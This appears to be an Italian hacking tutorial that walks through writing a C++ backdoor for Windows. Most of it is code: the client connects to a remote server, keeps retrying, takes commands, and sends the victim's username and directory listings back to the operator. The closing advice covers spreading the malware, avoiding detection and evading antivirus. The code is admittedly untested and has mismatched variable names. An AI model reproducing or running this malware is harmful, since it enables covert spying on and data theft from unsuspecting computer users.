Creare una Backdoor

Creare un virus richiede del tempo, soprattutto se si tratta di virus che necessitano di una connessione a Internet per spedire i dati a un server, grazie al quale il malintenzionato riesce a ricevere ciò che richiede al client stesso (per maggiori informazioni vedere la Reverse Connection https://en.wikipedia.org/wiki/Reverse_connection).

In questa guida verrà affrontata la creazione di una semplice Backdoor, un malware in grado di eseguire comandi impartiti dal server.

Si parte dal fatto che questa guida è a puro scopo informativo: l'autore si esonera da qualsiasi attività illecita e illegale commessa in seguito a un'eventuale sua compilazione e diffusione.


Come iniziare

La backdoor sarà scritta in linguaggio C++, facilmente "sgamabile" (probabilmente) dagli antivirus. L'esempio che io riporto sarà valido solo se viene infettato un solo PC, spiegandovi alla fine il perché.

Bisogna servirsi di un IDE (nel mio caso Visual Studio 2015, versione Community) e della possibilità di poter programmare in C++ (avere almeno le basi). Nell'esempio che riporterò io escluderò la possibilità di poter programmare con il paradigma a oggetti, pertanto verrà utilizzata solo la programmazione procedurale.

Iniziamo: avviate Visual Studio, fare click su Nuovo Progetto -> Visual C++ -> Win32 Project (e date anche un nome al vostro progetto). Sulla finestra appena aperta fare click su Finish.

Vi si aprirà una nuova finestra con del codice già scritto, come questa:



Questo codice è ciò che permette la creazione di una finestra Windows (Win32 Project). Sull'interfaccia grafica noi non ci lavoreremo, ma ci occuperemo della parte background, ovvero la connessione a Internet, l'esecuzione di comandi batch e l'utilizzo di un paio di API di windows.

I Socket in C++

Cosa sono i socket? I socket permettono la connessione a una rete grazie allo sfruttamento delle API messe a disposizione di un sistema operativo (per ulteriori informazioni https://it.wikipedia.org/wiki/Socket_(reti)). La parte grossa della backdoor si gioca proprio sui socket e sulle API di Windows.

Per poter scrivere la prima parte di codice, dobbiamo posizionarci in una determinata parte di codice, ma solo dopo aver inserito determinati include.


```
#include "stdafx.h"

#define SERVER_PORT 5112
#define MAX_LOADSTRING 100
#define BUFFER_SIZE 256
#define KEY_NAME Win_Power

#include <cstring>
#include <cstdbool>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <windows.h>
#include <iostream>
#include <fstream>
#include <atlbase.h>
#include <WinBase.h>
#include <io.h>
#include <fcntl.h>
#include <Lmcons.h>
#include <strsafe.h>
```

Ricordiamo che senza questi include non si può effettuare alcuna operazione, infatti alcune librerie permettono il trattamento delle stringhe, altre permettono l'utilizzo delle API di Windows per ricavare il nome dell'utente che sta usando il PC, l'elenco di una directory e i socket.

In seguito all'inserimento degli include, posizionarsi nella parte di codice come indicato in figura:



Prima del return della prima funzione wWinMain().

Inserire le seguenti variabili:

```
WSADATA client_wsa_definition;
struct sockaddr_in server_struct;  // struttura che contiene informazioni sul server
SOCKET clientSocket;// definisco variabile socket (che permetterà connessione client-server)
char message_to_server[30]; // stringa da spedire al server
char server_reply[BUFFER_SIZE]; // stringa ricevuta dal server
```

Una volta definite le variabili, si deve inizializzare la variabile `client_wsa_definition`:

```
if (WSAStartup(MAKEWORD(2, 2), &client_wsa_definition) != 0) {
	//printf("Error with WSAStartup. %d",WSAGetLastError());
	return WSAGetLastError();
}

clientSocket = socket(AF_INET, SOCK_STREAM, 0); // istanzia il socket
if (clientSocket == INVALID_SOCKET) { // in caso di errore
	//MessageBoxA(NULL,"INVALID_SOCKET ERROR","INVALID_SOCKET ERROR",MB_OK);
	return INVALID_SOCKET;
}
```

Una volta inizializzato il socket, bisogna passare alla definizione del server:

```
server_struct.sin_addr.S_un.S_addr = inet_addr(INDIRIZZO_IP_DEL_SERVER); // imposta
l'indirizzo ip del server
server_struct.sin_port = htons(PORTA_DEL_SERVER); // imposta la porta del server
server_struct.sin_family = AF_INET; // famiglia di appartenenza: AF_INET (ipv4)
```

Si ricorda che:

- `INDIRIZZO_IP_DEL_SERVER` è `char*` (es. “192.168.1.24”)
- `PORTA_DEL_SERVER` è `int`

Alcune informazioni su AF_INET si trovano, se queste vi incuriosiscono, qui:
http://stackoverflow.com/questions/1593946/what-is-af-inet-and-why-do-i-need-it

Ora leghiamo il nostro socket al server, tramite la funzione connect(SOCKET, struct sockaddr*, int)

```
while (connect(clientSocket,
	(struct sockaddr*)&server_struct,
	sizeof(server_struct))<0) {
		// Sleep e ritenta la connessione dopo 5 minuti
		Sleep(300000);
	}
```

In caso di fallimento verrà ritentata la connessione dopo 5 minuti. Ulteriori informazioni sulla funzione: https://msdn.microsoft.com/en-us/library/windows/desktop/ms737625(v=vs.85).aspx

Ora che è stata effettuata la connessione bisogna mettere il client in ascolto e analizzare la stringa ricevuta:

```
while (true) {

	if (recv(clientSocket, server_reply, 256, 0) != SOCKET_ERROR) {

		if (!strcmp(server_response, "#GET_USERNAME!")) {
			sendUsername(clientSocket); // ricava username del client
		}
		else if (!strcmp(server_response, "#LIST_DIR!")) {
```

```
                        listDirectory(clientSocket); // lista della directory che verrà spedita
dal client al server
                }
                else {
                        // se non si devono fare operazioni speciali allora stampa
                        // la stringa a crudo, così come è inviata dal server
                        //MessageBoxA(NULL, server_response, "", MB_OK);
                }

                ZeroMemory(server_response, 256);

        }
```

In questa guida mi sono limitato a due sole funzioni: ricavare l'username dell'utente ed elencare le directory (nella mia versione c'è la possibilità di abilitare il keylogger e la possibilità di osservare i vari processi).

Ecco le fette di codice con le due funzioni, lascio a voi l'interpretazione del codice, senza alcun copia e incolla (ricorda che le funzioni vanno prima del main o in una libreria .h):

```
int sendUsername(SOCKET s) {
    wchar_t username[UNLEN]; // variabile che contiene username dell'utente
    char username_to_send[UNLEN]; // username da spedire al server, di tipo diverso

    // inizializzo le variabili a zero
    memset(username_to_send, 0, UNLEN);
    memset(username, 0, UNLEN);

    // lunghezza dell'username
    DWORD username_len = UNLEN;

    // usa la funzione delle api di windows per trovare l'username
    GetUserName((LPWSTR)username, &username_len);
    username[wcslen(username)] = '\n';

    // converte in altro tipo
    wcstombs(username_to_send, username, UNLEN);

    // spedisce username al server tramite l'apposita funzione send()
    if (send(s, username_to_send, UNLEN, 0) < 0) {
        //printResult("ERROR, username couldn't be sent");
        return WSAGetLastError();
    }
    else {
        //printResult("Username sent successfully");
    }

    return 0;
}
```

```
int Client::listDirectory(SOCKET s) {
    // variabili
    WIN32_FIND_DATA ffd;
    TCHAR szDir[MAX_PATH];
    size_t length_of_arg;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    DWORD dwError;

    wchar_t address[300]; // indirizzo directory
    char path_char[300]; // indirizzo in formato char puro
    char file_name[30]; // nome del file singolo, visualizzato nell'elenco

    size_t convertedChars = 0;

    // inizializza le variabili a zero
    ZeroMemory(file_name, sizeof(file_name));
    ZeroMemory(address, 300);
    ZeroMemory(path_char, 300);
```

```
// riceve dal server la cartella da analizzare
recv(s, path_char, 300, 0);

// converte la variabile da char a wchar_t per essere trattata dalle funzioni che si incontreranno
mbstowcs_s(&convertedChars, address, 300, path_char, _TRUNCATE);

// in length_of_args va la lunghezza della stringa address
StringCchLength(address, MAX_PATH, &length_of_arg);

// mostra la cartella ricevuta dal server in una messagebox
//printResult(address);

// se la lunghezza della directory path sfora quella prevista
if (length_of_arg > (MAX_PATH - 3)) {
    send(s, "DIRECTORY NOT VALID\n", 21, 0);
    return DIRECTORY_NOT_VALID;
}

// Viene preparata la stringa per la funzione FindFile.
// La stringa viene copiata in un buffer, poi viene appeso \*
StringCchCopy(szDir, MAX_PATH, address);
StringCchCat(szDir, MAX_PATH, TEXT("\\*"));

// trova il primo file nella directory
hFind = FindFirstFile(szDir, &ffd);
```

```
// se si verifica un errore
if (INVALID_HANDLE_VALUE == hFind) {
    //printResult("Error getting first file name in directory");
    return DIRECTORY_FIRST_FILE_ERROR;
}

// lista dei file nella directory e spedisce nomi al client
do {
    // deve convertire ogni volta da wchar_t a char
    if (ffd.dwFileAttributes) {
        // analizza e spedisce file
        wcstombs(file_name, ffd.cFileName, 30);
        strcat(file_name, "\n");
        // spedisce il nome del file analizzato
        if (send(s, file_name, wcslen(ffd.cFileName) + 1, 0) < 0) {
            //printfResult("Error sending filename to server");
            return WSAGetLastError();
        }
    }
    //printResult(ffd.cFileName);
} while (FindNextFile(hFind, &ffd) != 0); // continua il ciclo, finchè i file non sono terminati

// trova l'ultimo errore
dwError = GetLastError();
if (dwError != ERROR_NO_MORE_FILES) {
    //printResult("dwError detected");
    return ERROR_NO_MORE_FILES;
}
```

```
    // chiude hFind
    FindClose(hFind);

    return 0;
}
```

Prima del return della funzione wWinMain aggiungete le due due righe di codice:

```
closesocket(clientSocket);
WSACleanup();
```

Così facendo la connessione viene chiusa e inserite un break se il server spedisce una stringa dal valore “#END_CONN!”

Conclusioni e avvertenze

Il malware ora è finito, io non ho testato personalmente quanto riportato nell’esempio, ho solo copiato e incollato codice dal progetto originale. Questo è solo un applicativo client, il server può anche essere avviato con netcat, o altri strumenti (io, per esempio, ho creato un applicativo Java per PC, in grado di gestire la connessione di più client in contemporanea). Il malware in questione non dovrebbe recare alcuna allerta agli antivirus, in quanto non compie dei veri e propri danni, ma solo piccole attività di spionaggio (minime).

La diffusione di questi software può essere facilmente compromessa dai moderni sistemi di filtraggio dei browser e dei siti online.

Assicurarsi che il port forwarding sul modem-router sia attivo. Fare molta attenzione a non essere scoperti, in quanto la connessione è quasi diretta, l’indirizzo ip del server è facilmente ricavabile!

Questa può essere considerata una attività di hackeraggio molto arrangiata (al bordo con il lamering) se non si prendono le giuste precauzioni. Questa guida ha solo scopo informativo.

L’antivirus potrebbe avvertire una presenza di software anomalo nel sistema operativo, rendendo così vano ogni tentativo di diffusione. Una soluzione per bypassare l’antivirus è l’utilizzo di virus metamorfici o polimorfici, tecniche molto difficili da utilizzare, soprattutto chi è alle prime armi.

La scrittura del codice di questo programma non richiede molto impegno, ma richiede molta concentrazione, logica e comprensione. Se si ha intenzione di scrivere codice senza capire nulla allora vale la pena scaricare un programmino già pronto online.

Spero la guida possa esservi di un minimo aiuto.

Brazenho